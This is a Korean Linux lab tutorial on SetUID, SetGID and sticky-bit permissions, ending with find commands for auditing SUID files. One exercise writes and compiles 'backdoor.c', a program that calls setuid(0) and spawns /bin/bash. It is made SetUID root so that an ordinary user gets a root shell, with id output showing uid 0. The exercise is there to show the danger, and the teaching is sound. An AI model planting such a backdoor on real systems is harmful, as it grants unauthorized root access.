```

```
touch: cannot touch `file2': 허가 거부됨
```

```
/home/user01 (rwxrwxr-x  user01  user01)
    |
    +--- file2((X)생성 불가능)
```

▶ /bin/touch (rwxr-xr-x 1 root root)
▶ /home/user01/touch (rwsr-xr-x 1 user01 user01)

⑦ /home/user01/touch 명령어를 사용하여 파일 생성

```
[fedora@server1 ~]$ ./touch file2
[fedora@server1 ~]$ ls -l
```

```
-rw-rw-r-- 1 user01 user01     0  3월 17 01:20 file1
-rw-rw-r-- 1 user01 fedora     0  3월 17 01:20 file2
-rwsr-xr-x 1 user01 user01 42284  3월 17 01:33 touch
```

⑧ SetGID에 대한 실습 준비

```
[fedora@server1 ~]$ exit
```

```
logout
```

```
[user01@server1 ~]$ id
```

```
uid=1001(user01) gid=1001(user01) groups=1001(user01)
```

-> user01 사용자 확인

⑨ /home/user01/touch 명령어에 SetGID 설정

```
[user01@server1 ~]$ chmod 2755 touch  (rwxr-xr-x  -> rwxr-sr-x  )
[user01@server1 ~]$ ls -l touch
```

```
-rwxr-sr-x  user01 user01  size mtime  touch
```

⑩ fedora 사용자로 전환

```
[user01@server1 ~]$ su - fedora
```

-> fedora 사용자 암호 입력

⑪ /home/user01/touch 파일 실행

```
[user01@server1 ~]$ cd /home/user01
[user01@server1 ~]$ ./touch file3
[user01@server1 ~]$ ls -l
```

```
-rw-rw-r-- 1 user01 user01     0 Apr 21 15:59 file1
-rw-rw-r-- 1 user01 fedora     0 Apr 21 16:02 file2
-rw-rw-r-- 1 fedora user01     0 Apr 21 16:04 file3
-rwxr-sr-x 1 user01 user01 42284 Apr 21 15:59 touch
```

```
/home/user01  (rwxrwxr-x  user01 user01)
    |
    +--- file3((O)생성가능)
```

```
[user01@server1 ~]$ exit
```

```
logout
```

```
[fedora@server1 ~]$ exit
```

```
logout
Connection closed by foreign host.
```

```
[root@server1 ~]#
```

[EX] 배시쉘의 SetUID 권한 부여 - SetUID/SetGID 특수 퍼미션의 위험성

다음 실습은 server1, server2 두대의 서버를 사용한다.

```
(O) /bin/touch - copy -> /test/touch - chmod 4755 -> SetUID(rwsr-xr-x root root)
(X) /bin/bash  - copy -> /test/bash  - chmod 4755 -> SetUID(rwsr-xr-x root root)
```

① (server1) 관리자로 /bin/bash 명령어를 /test 디렉토리로 복사

```
[root@server1 ~]# ls -l /bin/bash
-rwxr-xr-x. 1 root root 1.2M Nov  9  2019 /bin/bash

[root@server1 ~]# cp /bin/bash /test
[root@server1 test]# cd /test
[root@server1 test]# ls -l /test/bash
-rwxr-x--- 1 root root 1.2M Feb 18 19:36 /test/bash
```

▶ /bin/bash (-rwxr-xr-x 1 root root 1.2M Nov 9 2019 /bin/bash*)
▶ /test/bash (-rwxr-x--- 1 root root 1.2M Feb 18 19:36 /test/bash*)

② (server1) /bin/bash & /test/bash 명령어 실행 비교

```
[root@server1 /test]# bash       (# /bin/bash)
[root@server1 /test]# ps
    PID TTY          TIME CMD
  47209 pts/0    00:00:00 bash
  54557 pts/0    00:00:00 bash

[root@server1 /test]# exit
exit

[root@server1 /test]# ./bash
[root@server1 /test]# ps
   PID TTY          TIME CMD
  4600 pts/1    00:00:00 bash
  5110 pts/1    00:00:00 bash

[root@server1 /test]# exit
[root@server1 /test]#
```

(결론) /bin/bash, /test/bash 프로그램은 같은 동작을 한다.

③ (server1) /test/bash 파일에 SetUID 설정

```
[root@server1 /test]# chmod 4755 /test/bash
[root@server1 /test]# ls -l /test/bash
-rwsr-xr-x 1 root root 1.2M Feb 18 19:36 /test/bash
```

④ (server2) server2에서 server1의 fedora 사용자로 로그인

```
[root@server2 ~]# ssh fedora@192.168.10.20
fedora@192.168.10.20's password: (fedora)
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Thu Feb 18 15:27:29 2021

[fedora@server1 ~]$ cd /test
[fedora@server1 test]$ ls -l /test/bash
-rwsr-xr-x 1 root root 1219248  2월 19 09:44 /test/bash
```

⑤ (server2) /test/bash(SetUID) 명령어 실행

```
[fedora@server1 test]$ ./bash
bash-4.4$ id
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),10(wheel)
```

[질문] root 사용자가 되었는가?

```
/home/user01/touch (rwsr-xr-x user01 user01)
* fedora 실행 ------+                +----->
                    |                |
                    +----> user01 ---+
                         (touch CMD)

/test/bash (rwsr-xr-x root root)
* fedora 실행 ------+                +----->
                    |                |
                    +-----> root ----+
                         (bash CMD)
```

```
bash-4.4$ $ exit
exit

[fedora@server1 test]$ exit
logout
Connection to 192.168.10.20 closed.

[root@server2 ~]#
```

(결론) bash 쉘에 SetUID 설정했지만, 우리가 생각하는 것처럼 동작하지 않는다는 것을 알았다.
따라서, 다른 방법을 사용해야 한다.

⑥ (server1) backdoor.c 파일 작성

[참고] gcc 프로그램 설치가 되어 있지 않으면
■ gcc(GNU CC)

```
# which gcc
# rpm -qa | grep gcc
# yum -y install gcc
```

```
[root@server1 /test]# cd /test
[root@server1 /test]# gedit backdoor.c
```

```
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
    return 0;
}
```

⑦ (server1) 컴파일 하기

```
[root@server1 /test]# gcc -o bashshell backdoor.c
[root@server1 /test]# ls -l bashshell
-rwxr-x--- 1 root root  13K Feb 19 09:59 bashshell

[root@server1 /test]# chmod 755 bashshell
[root@server1 /test]# ls -l bashshell
-rwxr-xr-x 1 root root 13K Feb 19 09:59 bashshell
```

- fedora 사용자가 실행할 수 있도록 실행 권한을 부여한다.

⑧ (server2) server2에서 server1에 fedora 사용자로 로그인
```
[root@server2 ~]# ssh fedora@192.168.10.20
```
fedora 사용자로 로그인

⑨ (server2) /test/bashshell 프로그램 실행
```
[fedora@server1 ~]$ cd /test
[fedora@server1 test]$ ls -l bashshell
```
```
-rwxr-xr-x 1 root root 12856  2월 19 09:59 bashshell
```

```
/test/bashshell
------------------------
setuid(0);
setgid(0);
system("/bin/bash");
------------------------
```

```
[fedora@server1 ~]$ ./bashshell
[fedora@server1 ~]$ ps
```
```
  PID TTY          TIME CMD
64517 pts/1    00:00:00 bash
64719 pts/1    00:00:00 bashshell
64720 pts/1    00:00:00 bash
```

```
[fedora@server1 test]$ pstree -alup 64517
```
```
bash,64517,fedora
  └─bashshell,64719
      └─bash,64720
          └─pstree,64756 -alup 64517
```

```
[fedora@server1 test]$ id
```
```
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),10(wheel)
```

```
[fedora@server1 test]$ exit
```
```
exit
```

```
[fedora@server1 test]$
```

⑩ (server1) 관리자가 /test/bashshell 명령어에 SetUID 설정
```
[root@server1 /test]# cd /test
[root@server1 /test]# chmod 4755 bashshell
[root@server1 /test]# ls -l bashshell
```
```
-rwsr-xr-x 1 root root 13K Feb 19 09:59 bashshell
```

⑪ (server2) fedora 사용자가 /test/bashshell 명령어 실행

```
bashshell
----------------------   <----+
setuid(0);                    |
setgid(0);                    +-- root(SetUID)
system("/bin/bash");          |
----------------------   <----+
```

```
[fedora@server1 test]$ ./bashshell
[root@server1 test]# id
```
```
uid=0(root) gid=0(root) groups=0(root),10(wheel),1000(fedora)
```

```
# ps
  PID TTY          TIME CMD
 8422 pts/1    00:00:00 bashshell
 8423 pts/1    00:00:00 bash
# ps -l
F S   UID     PID    PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S     0    8422    8149  0  80   0 -  1055 -      pts/1    00:00:00 bashshell
```

```
4 S     0    8423    8422  0  80   0 -  7239 -      pts/1    00:00:00 bash
# pstree -alup 8149
bash,8149,fedora
  └─bashshell,8422,root
      └─bash,8423
          └─pstree,8469 -alup 8149
```

[root@server1 test]# exit

```
exit
```

[fedora@server1 test]$ exit

```
logout
Connection to 192.168.10.20 closed.
```

[root@server2 ~]#

(결론) /bin/bash 명령어에 SetUID 설정을 하고 일반 사용자로 실행해도 원하는 동작을 하지는 않았다. 따라서, 새로운 프로그램을 만들고 안에 setuid()/setgid()/system("/bin/bash") 설정을 하고 SetUID 설정 한다.

(3) 스티키 비트(Sticky Bit)

파일에 쓰기 권한 없어도 디렉토리에 쓰기 권한이 있는 경우 디렉토리 권한에 의해 파일은 삭제 된다. 특정 디렉토리의 경우 공유의 목적으로 사용 할 때 사용자들에 의해 파일이 생성 될 수 있으나 디렉토리에 파일을 마음대로 삭제 할 수 없도록 sticky 권한을 부여해 줄 수 있다. 디렉토리에 쓰기(파일생성: touch, vi등) 권한이 있어도 파일에 삭제권한(rm)을 제거하려 할 때 사용한다. 파일의 소유자나 그룹의 경우 또는 관리자의 경우 파일에 대한 소유권을 행사 할 수 경우는 제외 된다. 일반적으로 sticky bit는 디렉토리가 777 권한일 때 사용된다.

■ SetUID/SetGID/Sticky Bit

	File	Directory
SetUID	O	X
SetGID	O	O
Sticky Bit	X	O

[실습] 스티키 비트 관련 실습

■ 사용 시스템
- server1

■ 실습 시나리오
- sticky bit 실습

[EX] sticky bit 실습
- 실습에서 2개의 터미널을 띄워서 작업을 진행한다.

① (server1) 첫번째 터미널에서 user01 사용자로 로그인
[TERM1] user01 사용자 터미널
```
[root@server1 ~]# telnet localhost
```
user01 사용자로 로그인

```
[user01@server1 ~]$ id
```
```
uid=1001(user01) gid=1001(user01) groups=1001(user01)
```

② (server1) user01 사용자로 /tmp 디렉토리안에 몇개의 파일과 디렉토리 생성
```
[user01@server1 ~]$ cd /tmp
[user01@server1 tmp]$ mkdir stickybit
[user01@server1 tmp]$ echo 1111 > file10
[user01@server1 tmp]$ echo 2222 > stickybit/file2
[user01@server1 tmp]$ ls -l | grep user01
```
```
-rw-rw-r-- 1 user01 user01  5 Feb 19 11:37 file10
drwxrwxr-x 2 user01 user01 19 Feb 19 11:37 stickybit
```

③ (server1) 두번째 터미널에서 fedora 사용자로 로그인
[TERM2] fedora 사용자 터미널
```
[root@server1 ~]# telnet localhost
```
fedora 사용자로 로그인

```
[fedora@server1 ~]$ id
```
```
uid=1000(fedora) gid=1000(fedora) groups=1000(fedora),10(wheel)
```

④ (server1) fedora 사용자가 /tmp 디렉토리에 몇개의 파일과 디렉토리 생성
```
[fedora@server1 ~]$ cd /tmp
[fedora@server1 tmp]$ mkdir linux
[fedora@server1 tmp]$ echo 3333 > file3
[fedora@server1 tmp]$ echo 4444 > linux/file4
[fedora@server1 tmp]$ ls -l | grep fedora
```
```
-rw-rw-r-- 1 fedora fedora  5 Feb 19 11:41 file3
drwxrwxr-x 2 fedora fedora 19 Feb 19 11:41 linux
```

⑤ (server1) fedora 사용자가 자신이 만든 파일에 내용을 추가

```
[fedora@server1 tmp]$ echo 4444 >> file3
[fedora@server1 tmp]$ cat file3
3333
4444

[fedora@server1 tmp]$ rm -rf linux
[fedora@server1 tmp]$ rm file3
[fedora@server1 tmp]$
```

⑥ (server1) fedora 사용자가 user01 사용자 소유의 파일 삭제 가능 여부 확인

```
[fedora@server1 tmp]$ ls -l file10
-rw-rw-r-- 1 user01 user01 5  3월 18 12:44 file10

[fedora@server1 tmp]$ rm file10
rm: remove write-protected regular file 'file10'? y
rm: cannot remove 'file10': Operation not permitted
```

⑦ (server1) fedora 사용자가 user01 사용자 소유의 파일이름 변경 여부 확인

```
[fedora@server1 tmp]$ mv file10 file2
mv: cannot move 'file10' to 'file2': Operation not permitted
```

⑧ (server1) fedora 사용자가 user01 사용자 소유의 파일내용 복사 가능 여부 확인

```
[fedora@server1 tmp]$ cp file10 file2
[fedora@server1 tmp]$ ls -l file10 file2
-rw-rw-r-- 1 user01 user01 5 Feb 19 11:37 file10
-rw-rw-r-- 1 fedora fedora 5 Feb 19 11:43 file2
```

(복원) user01/fedora 사용자는 로그아웃

(결론) 자신이 소유권을 가지지 않은 파일에 대해서는 원본 파일을 수정할 수 있는 명령어는 허용되지 않는다.

(4) 특수 퍼미션 관리

■ SetUID/SetGID/Sticky Bit 관리

검색 방법
시스템 내에 최소한 SUID 비트 걸린 파일들 검색
```
# find / -perm -4000 -ls
```
시스템 내에 최소한 SGID 비트 걸린 파일들 검색
```
# find / -perm -2000 -ls
```
시스템 내에 최소한 SUID 또는 SGID 비트 걸린 파일들 검색
```
# find / \( -perm -4000 -o -perm -2000 \) -ls
```

목록화 하고 비교하는 방법
```
# find / \( -perm -4000 -o -perm -2000 \) > setuid.txt
# find / \( -perm -4000 -o -perm -2000 \) | wc -l > setuid.txt
# diff setuid.txt setuid.old.txt
```

특수퍼미션 관리 기법
- 관리자만 암호를 변경할 수 있고, 사용자는 암호를 변경할 수 없다.

  (관리자 암호 정책) 사용자는 암호를 변경할 수 없다.
  ```
  # chmod 755 /usr/bin/passwd
  ```
  (관리자 SUID 파일 정책) 사용자 홈디렉토리에는 SUID 파일이 존재하면 안된다.
  ```
  # find /home -type f -perm -4000 -exec rm -f {} \;
  ```

- '0(Zero) day attack'을 임시적으로 방어하기 위해서
  [참고] 용어
  * zero(0) day attack : 최신 기술 공격
  * one(1) day attack : 최근 기술 공격

[실무예] (정상적인 경우) SetUID 비트가 설정되는 대표적인 예
- 잘 알려진 서비스 포트 대역(port 0 ~ 1023)의 데몬들은 데몬을 기동할 때 관리자 권한이 필요하다. 예를 들어 80/tcp 포트를 사용하는 httpd 데몬(웹 데몬) 같은 경우이다. 실무 서버에서(UNIX/LINUX 계열)는 관리자가 사용자(ex: root)를 만들어서, 사용자(ex: wasuser)가 프로그램 설치하고, 서비스를 기동한다. 이 때 사용자(ex: wasuser)로 서비스를 기동할 수 없다. 이것은 웹데몬의 서비스 포트가 80/tcp를 사용하고 있기 때문이다.
- 이 문제를 해결하기 위해서, 일반사용자가 WAS 프로그램 설치할 때 관리자에게 특정한 스크립트(ex: /was/bin/wasconfig.sh)를 실행해 달라고 요청한다. /was/bin/wasconfig.sh 프로그램이 실행되면 웹서비스를 기동할 수 있는 프로그램(ex:/was/bin/startup.sh)에 SetUID 비트를 설정한다.
- 대표적인 잘 알려진 서비스 포트(Well-known Service Port)
  - ftp(20,21)
  - ssh(22)
  - telnet(23)
  - smtp(25)
  - dns(53)
  - web(80, 443)
  - ....